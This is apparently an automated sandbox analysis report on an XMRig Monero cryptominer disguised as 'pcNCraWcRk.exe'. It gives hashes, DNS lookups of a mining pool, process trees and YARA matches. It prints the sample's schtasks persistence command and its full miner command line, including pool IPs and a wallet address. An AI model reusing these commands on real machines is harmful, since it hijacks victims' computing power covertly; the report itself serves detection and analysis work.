Joe Sandbox View:	• Filename: FreeForYou.exe, Detection: malicious, Browse • Filename: A3aCLmM4IV.exe, Detection: malicious, Browse • Filename: Software patch by Silensix.exe, Detection: malicious, Browse • Filename: 96ad89ff084cb88f1bd0bf8f104b744d9bf26157aa9f1.exe, Detection: malicious, Browse • Filename: sWSfbao3sR.exe, Detection: malicious, Browse • Filename: Fortnite Hack Mod v1.4.exe, Detection: malicious, Browse • Filename: LauncherHack.exe, Detection: malicious, Browse • Filename: Hack.exe, Detection: malicious, Browse • Filename: ixijzt2mxt.exe, Detection: malicious, Browse • Filename: GTA5TerrorMM.exe, Detection: malicious, Browse • Filename: FANDER_MOD V3.03.exe, Detection: malicious, Browse • Filename: Injector.exe, Detection: malicious, Browse • Filename: Injector.exe, Detection: malicious, Browse • Filename: 61BoDeKl0u.exe, Detection: malicious, Browse • Filename: ShinChangerFort.exe, Detection: malicious, Browse • Filename: Sapphire.exe, Detection: malicious, Browse • Filename: p5x6Tk5245.exe, Detection: malicious, Browse • Filename: install.exe, Detection: malicious, Browse • Filename: wpXW8288lr.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.InjectNET.14.313.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..q[..}[..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[.. Richq[.....PE..d....&.H....."....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT....".....P..... ....rsrc.....`.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	
Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	31232
Entropy (8bit):	7.562503947370134
Encrypted:	false
SSDEEP:	384:VBTkmAadBYV6qxjqoz9EFEJNsoZuKVAWIL47zbMluB8qywZfH2pUq:kqjhWN6Fayodnm47zbMluB8U2pU
MD5:	2497F634A80476AE2EAE956D8B84528E
SHA1:	37DC97DFDA569615F036C7B3F74732231C9772E7
SHA-256:	91EFE614A81B0E8F15EF7814CEB90DA038E6FDA29AAB733E53D8E3B49706B9BE
SHA-512:	228F42E993F4089223ECDA317DCED1C8274CBAE75667478F43D31F9CF39DF35F62BE19624E24C39E2D4980C3174E6ED4BB2214F0383491AF862BF4681FBDAD3
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 82%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....`....."....@.....|.. .....0...<.....I.....text..... ..`.rdata..n]...0...^.....@. .@.bss.....pdata.....x.....@..@..... .....

Static File Info

General

File type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows

General

Entropy (8bit):	7.999681283638092
TrID:	• Win64 Executable (generic) (12005/4) 74.80% • Generic Win/DOS Executable (2004/3) 12.49% • DOS Executable Generic (2002/1) 12.47% • VXD Driver (31/22) 0.19% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.04%
File name:	pcNCraWcRk.exe
File size:	2234368
MD5:	0958fa69ba0e6645c42215c5325d8f76
SHA1:	800666827e118ce78aef55c47864512ef9d3b7a6
SHA256:	1b0c9f3f22d25cd518e480798ee44e8876107b2d37b2e92997c039d4a6c69db1
SHA512:	95f582f9b45325951fe4cdc40cd5ae1037a955e437c052c64186641785f8170c7c9cb9532756166e267f0398217991c616ad86115ebb8d0b183898887950cc28
SSDEEP:	24576:1drStRzAeuEl5IJw6mgjogJlV50mtIJfBaH1NUqGCnW1lm/SIwDIGPvarynWZqJ3:LGRUEIRPlVydBLCelDI1m0yBJSXM/nP
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....!....."....@.....P"....~"..

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4022fa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, DEBUG_STRIPPED, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x0 [Thu Jan 1 00:00:00 1970 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	02549ff92b49cce693542fc9afb10102

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x14e0	0x1600	False	0.327414772727	data	5.39828227973	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x21fb6e	0x21fc00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.bss	0x223000	0xfac	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pdata	0x224000	0x90	0x200	False	0.17578125	data	1.20871562712	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 1, 2021 18:20:34.627938986 CET	192.168.2.4	8.8.8.8	0xd8f8	Standard query (0)	xmr.givemexyz.in	A (IP address)	IN (0x0001)
Nov 1, 2021 18:22:29.095741987 CET	192.168.2.4	8.8.8.8	0xe55c	Standard query (0)	xmr.givemexyz.in	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 1, 2021 18:20:34.650455952 CET	8.8.8.8	192.168.2.4	0xd8f8	No error (0)	xmr.givemexyz.in		212.114.52.24	A (IP address)	IN (0x0001)
Nov 1, 2021 18:20:34.650455952 CET	8.8.8.8	192.168.2.4	0xd8f8	No error (0)	xmr.givemexyz.in		198.23.214.117	A (IP address)	IN (0x0001)
Nov 1, 2021 18:20:34.650455952 CET	8.8.8.8	192.168.2.4	0xd8f8	No error (0)	xmr.givemexyz.in		194.5.249.24	A (IP address)	IN (0x0001)
Nov 1, 2021 18:22:29.119029999 CET	8.8.8.8	192.168.2.4	0xe55c	No error (0)	xmr.givemexyz.in		198.23.214.117	A (IP address)	IN (0x0001)
Nov 1, 2021 18:22:29.119029999 CET	8.8.8.8	192.168.2.4	0xe55c	No error (0)	xmr.givemexyz.in		212.114.52.24	A (IP address)	IN (0x0001)
Nov 1, 2021 18:22:29.119029999 CET	8.8.8.8	192.168.2.4	0xe55c	No error (0)	xmr.givemexyz.in		194.5.249.24	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: pcNCraWcRk.exe PID: 1380 Parent PID: 2848

General

Start time:	18:20:03
Start date:	01/11/2021
Path:	C:\Users\user\Desktop\pcNCraWcRk.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\pcNCraWcRk.exe'
Imagebase:	0x400000
File size:	2234368 bytes
MD5 hash:	0958FA69BA0E6645C42215C5325D8F76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 612 Parent PID: 1380

General

Start time:	18:20:03
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\conhost.exe' 'C:\Users\user\Desktop\pcNCraWcRk.exe'
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 4564 Parent PID: 612

General

Start time:	18:20:06
Start date:	01/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'cmd' /c schtasks /create /f /sc onlogon /rl highest /tn 'services64' /tr 'C:\Users\user\AppData\Local\Temp\services64.exe'
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6176 Parent PID: 4564

General

Start time:	18:20:07
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6456 Parent PID: 4564

General

Start time:	18:20:08
Start date:	01/11/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /create /f /sc onlogon /rl highest /tn 'services64' /tr 'C:\Users\user\AppData\Local\Temp\services64.exe'
Imagebase:	0x7ff6de4a0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: services64.exe PID: 3496 Parent PID: 968

General

Start time:	18:20:09
Start date:	01/11/2021
Path:	C:\Users\user\AppData\Local\Temp\services64.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x400000
File size:	2234368 bytes
MD5 hash:	0958FA69BA0E6645C42215C5325D8F76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 65%, Virustotal, Browse • Detection: 31%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	low

Analysis Process: conhost.exe PID: 5252 Parent PID: 3496

General

Start time:	18:20:10
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\conhost.exe' 'C:\Users\user\AppData\Local\Temp\services64.exe'
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000002.847002769.000002C950221000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000002.849031612.000002C960EA6000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000009.00000002.849070126.000002C960F01000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000002.849070126.000002C960F01000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000009.00000003.709450089.000002C968F90000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000003.709450089.000002C968F90000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000009.00000003.717098920.000002C968F90000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000003.717098920.000002C968F90000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000009.00000003.708284013.000002C968F90000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000003.708284013.000002C968F90000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000009.00000002.847850368.000002C9604A6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 5140 Parent PID: 612

General

Start time:	18:20:11
Start date:	01/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	'cmd' cmd /c 'C:\Users\user\AppData\Local\Temp\services64.exe'
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6680 Parent PID: 5140

General

Start time:	18:20:11
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: services64.exe PID: 6756 Parent PID: 5140

General

Start time:	18:20:12
Start date:	01/11/2021
Path:	C:\Users\user\AppData\Local\Temp\services64.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x400000
File size:	2234368 bytes
MD5 hash:	0958FA69BA0E6645C42215C5325D8F76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: sihost64.exe PID: 5264 Parent PID: 5252

General

Start time:	18:20:13
Start date:	01/11/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe'
Imagebase:	0x400000
File size:	31232 bytes
MD5 hash:	2497F634A80476AE2EAE956D8B84528E
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 49%, Metadefender, Browse • Detection: 82%, ReversingLabs
Reputation:	low

Analysis Process: conhost.exe PID: 5952 Parent PID: 6756

General

Start time:	18:20:13
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\conhost.exe' 'C:\Users\user\AppData\Local\Temp\services64.exe'
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 0000000F.00000002.952663246.000002A7930D9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000000F.00000002.952663246.000002A7930D9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000002.952663246.000002A7930D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000002.732288392.000002A7830D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 0000000F.00000003.719582086.000002A79BBD0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 0000000F.00000003.719582086.000002A79BBD0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 5932 Parent PID: 5264

General

Start time:	18:20:13
Start date:	01/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\conhost.exe' '/sihost64'
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Analysis Process: explorer.exe PID: 6784 Parent PID: 5952

General

Start time:	18:20:18
Start date:	01/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe --cinit-find-x -B --algo='rx/0' --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=xmr.givemexyz.in:8080 -o 194.5.249.24:8080 -o 212.114.52.24:8080 -o 198.23.214.117:8080 --user=46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ --pass=x --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.728856594.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.723918666.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.726457226.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.712169070.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.712169070.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.712169070.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.727304311.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.727304311.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.727304311.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.719362766.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.724751295.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.724751295.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.724751295.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.717951007.0000000140000000.00000040.00000001.sdmp, Author:

	Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.717951007.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.717951007.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.704736312.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.704736312.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.704736312.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.713985115.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.713985115.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.713985115.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.708825337.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.708825337.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.708825337.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.716519488.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.716519488.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.716519488.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.706517358.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.706517358.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.706517358.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.721988497.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.721988497.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.721988497.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.702282973.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.702282973.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.702282973.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000000.710365911.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000011.00000000.710365911.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000000.710365911.0000000140000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 6764 Parent PID: 5252

General

Start time:	18:20:18
Start date:	01/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe --cinit-find-x -B --algo='rx/0' --asm=auto --cpu-memory-pool=1 --randomx-mode=auto --randomx-no-rdmsr --cuda-bfactor-hint=12 --cuda-bsleep-hint=100 --url=xmr.givemexyz.in:8080 -o 194.5.249.24:8080 -o 212.114.52.24:8080 -o 198.23.214.117:8080 --user=46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ --pass=x --cpu-max-threads-hint=100 --cinit-idle-wait=5 --cinit-idle-cpu=100
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.782826325.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.728904022.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.744667827.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.718963137.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.718963137.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.718963137.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.825932798.0000000140753000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.713121937.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.713121937.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.713121937.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.715770261.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.715770261.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.715770261.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.769937970.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.769937970.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000012.00000000.769937970.0000000140000000.00000040.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000012.00000000.724515509.0000000140000000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_XMR_Miner_May19_1, Description: Detects Monero Crypto Coin Miner, Source: 00000012.00000000.724515509.0000000140000000.00000040.00000001.sdmp,

